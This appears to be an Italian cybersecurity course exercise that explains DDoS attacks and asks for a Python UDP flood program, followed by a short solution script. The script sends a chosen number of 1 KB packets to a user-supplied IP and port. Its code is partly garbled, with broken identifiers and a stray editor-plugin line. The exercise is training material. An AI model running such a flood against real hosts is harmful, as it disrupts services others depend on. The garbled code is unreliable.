W7D5 - ESERCIZIO

Traccia:


Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.


L'esercizio di oggi è scrivere un programma in Python che simuli un **UDP** flood, ovvero l'invio massivo di richieste **UDP** verso una macchina target che è in **ascolto** su una porta UDP **casuale** (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input
- Iniziamo scrivendo il codice del programma rispettando i requisiti che ci vengono dati dall' esercizio.

```
import socket
tabnine: test | explain | document | ask
def udp_flood(target_ip, target_port, num packets):
    # Set up the socket
   s = socket.socket(socket.AF INET, socket.SOCK DGRAM)
    # Create a packet of data to send
    data = b"A" * 1024
    # Send the packets
    for i in range(num packets):
        s.sendto(data, (target ip, target port))
    # Close the socket
    s.close()
if __name__ == "__main__":
   # Prompt the user for the target IP address and port
   target ip = input("Enter the target IP address: ")
    target_port = int(input("Enter the target port: "))
    num packets = int(input("Enter the number of packets to send: "))
    # Simulate the UDP flood
    udp_flood(target_ip, target_port, num packets)
```





• Inserendo valori casuali testiamo, la validità del nostro codice